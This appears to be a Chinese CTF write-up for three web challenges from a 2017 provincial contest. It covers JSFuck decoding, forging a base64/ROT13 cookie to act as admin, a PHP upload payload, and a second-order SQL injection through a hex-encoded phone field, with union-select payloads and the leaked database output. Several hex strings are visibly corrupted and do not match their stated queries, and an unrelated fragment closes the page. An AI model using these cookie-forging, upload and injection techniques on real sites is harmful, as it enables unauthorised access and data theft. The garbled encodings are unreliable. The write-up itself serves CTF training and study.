
i春秋ctf---2017广东省强网杯---web---writeup

原创

gclome 于 2019-11-14 21:43:33 发布 324 收藏 1

分类专栏： # CTF

本文链接：https://blog.csdn.net/qq_44108455/article/details/102989701



本文特别感谢https://www.cnblogs.com，真的给了很多帮助，万分感谢

broken

打开是这样的：

Hi, a CTFer. You got a file, but it looks like being broken.

点击 file ， 出现jsfuck代码，

Jsfuck代码的执行方法：

①复制

②打开firefox浏览器

③按下F12

④选择上方的控制台


⑤在下方粘贴是jsfuck代码

⑥按下回车即可运行


Basics


- false => ![]
- true => !![]
- undefined => [][[]]
- NaN => +[![]]
- 0 => +[]
- 1 => +!+[]

- 2 => !+[]+!+[]
- 10 => [+!+[]]+[+[]]
- Array => []
- Number => +[]
- String => []+[]
- Boolean => ![]
- Function => []["filter"]
- eval => []["filter"]["constructor"](CODE)()
- window => []["filter"]["constructor"]("return this")()



把jsfuck代码放到控制器里运行，按照代码表进行审计，发现有[]没有闭合，把最后的（）删掉，加上]，解析出 Array[…],点击打开即可得到flag。







who are you?

Sorry. You have no permissions.


打开页面没有任何提示，抓包看看，出现了cookie，先用base64解码看看



解码后得到 f:5:“thrfg”;




然后还是看不懂，原来是一个ROT13编码，解码后得到 s:5:“guest”;




猜测可以将guest修改为admin，然后进行ROT13加密，base64加密，在给cookie。

ROT13加密之后是 f:5:“nqzva”， 在base64加密 ：Zjo1OiJucXp2YSI7ICA附上在线ROT13加解密在线工具：https://www.qqxiuzi.cn/bianma/ROT5-13-18-47.php



显示 Hello admin, now you can upload something you are easy to forget.
我们从源码得到提示，需要post上传两个文件
先构造一下变量：`filename=1.php&data[]=<?php phpinfo();?>`




查看页面返回了文件的上传路径，按照这个路径去找flag，拿到flag


phone number

点击链接，弹框“Please login!”，点击 “确定”，出现一个登录框

随便输个账号密码，显示“Password error!”, 那就注册一个吧！



注册进去之后，发现有两个功能，查电话号码和登出



由于这个题基本都是sql的一些操作，所以怀疑sql注入
尝试注册 注入语 的电话, 输入电话为`1 order by 5`
发现phone这个框里的长度有限制，

```
<input class= username  type= text  name= username  placeholder= 用户名 > event
<input class="password" type="password" name="password" placeholder="密码">
<input class="phone" type="text" name="phone" placeholder="phone" maxlength="11">
```

将长度修改之后，

弹框"phone must be numbers"


或许可以使用编码试试，

用小葵转码试试，给我转！

经过


尝试，16进制编码可用，注册之后，登录，就出现了下方页面，说明可以把16进制编码 正常解析

点击“check”，报错，看来真的存在sql注入



说明字段名并不是五个，几次尝试之后，字段数是1


当使用 `1 order by 1` 并转化为16进制编码时，回显正常，没有报错。



1.爆数据库名:

```
1 and 1=2 union select database()
```

16进制编码 `0x3120616E6420313D3220756E696F6E2073656C656374206461746162617365829`




数据库名为 “webdb”


2.爆表名：

```
1 union select table_name from information_schema.tables where table_schema=database()
```

16进制编码 `0x3120756E696F6E2073656C656374207461626C655F6E616D652066726F6D20696E666F726D6174696F6E5F736368656D612E7461626C657320776865726520207461626C655F736368656D613D6461746162617365829`

爆出表名为“user”





There only user people use the same phone as you

3.爆列名:

```
1 and 1=2 union select column_name from information_schema.columns where table_name="user"
```

16进制编码：

```
0x3120616E6420313D3220756E696F6E2073656C65637420636F6C756D6E5F6E616D652066726F6D20696E666F726D6174696F6E5F736368656D612E636F6C756D6E732077686572652074461626C655F6E616D653D227573657222
```

Hello, 8888888888888

Your phone is 1 and 1=2 union select column_name from information_schema.columns where table_name="user".

Click on the link and you'll know how many people use the same phone as you.

Check logout

There only 0 people use the same phone as you
There only Host people use the same phone as you
There only User people use the same phone as you
There only Password people use the same phone as you
There only Select_priv people use the same phone as you
There only Insert_priv people use the same phone as you
There only Update_priv people use the same phone as you
There only Delete_priv people use the same phone as you
There only Create_priv people use the same phone as you
There only Drop_priv people use the same phone as you
There only Reload_priv people use the same phone as you
There only Shutdown_priv people use the same phone as you
There only Process_priv people use the same phone as you
There only File_priv people use the same phone as you
There only Grant_priv people use the same phone as you
There only References_priv people use the same phone as you
There only Index_priv people use the same phone as you
There only Alter_priv people use the same phone as you
There only Show_db_priv people use the same phone as you
There only Super_priv people use the same phone as you
There only Create_tmp_table_priv people use the same phone as you
There only Lock_tables_priv people use the same phone as you
There only Execute_priv people use the same phone as you
There only Repl_slave_priv people use the same phone as you
There only Repl_client_priv people use the same phone as you
There only Create_view_priv people use the same phone as you
There only Show_view_priv people use the same phone as you
There only Create_routine_priv people use the same phone as you
There only Alter_routine_priv people use the same phone as you
There only Create_user_priv people use the same phone as you
There only Event_priv people use the same phone as you
There only Trigger_priv people use the same phone as you
There only Create_tablespace_priv people use the same phone as you
There only ssl_type people use the same phone as you
There only ssl_cipher people use the same phone as you
There only x509_issuer people use the same phone as you
There only x509_subject people use the same phone as you
There only max_questions people use the same phone as you
There only max_updates people use the same phone as you
There only max_connections people use the same phone as you
There only max_user_connections people use the same phone as you
There only plugin people use the same phone as you
There only authentication_string people use the same phone as you

There only id people use the same phone as you
There only username people use the same phone as you
There only phone people use the same phone as you

爆出好多列，但是最有用的应该就是下面几个

联系题目说 admin 存在大秘密，猜测 当username为admin时，就会有flag

构造sql语句`1 and 1=2 union select phone from user where username="admin"`

16进制编码

为`0x3120616E6420313D3220756E696F6E2073656C65637420706686F6E652066726F6D20757365722077686572652057365726E616D653D2261646D696E22`

There only 0 people use the same phone as you
There only flag{6dd303b0-8fce-2396-9ad8-d9f7a72f84b0} people use the same phone as you
There only 123456789 people use the same phone as you
There only 1 people use the same phone as you
There only 123 people use the same phone as you
There only 13569982121 people use the same phone as you
There only 123456 people use the same phone as you
There only 12345 people use the same phone as you
There only 1234 people use the same phone as you
There only 1234567894 people use the same phone as you
There only 111 people use the same phone as you
There only 1852999 people use the same phone as you

Musee de X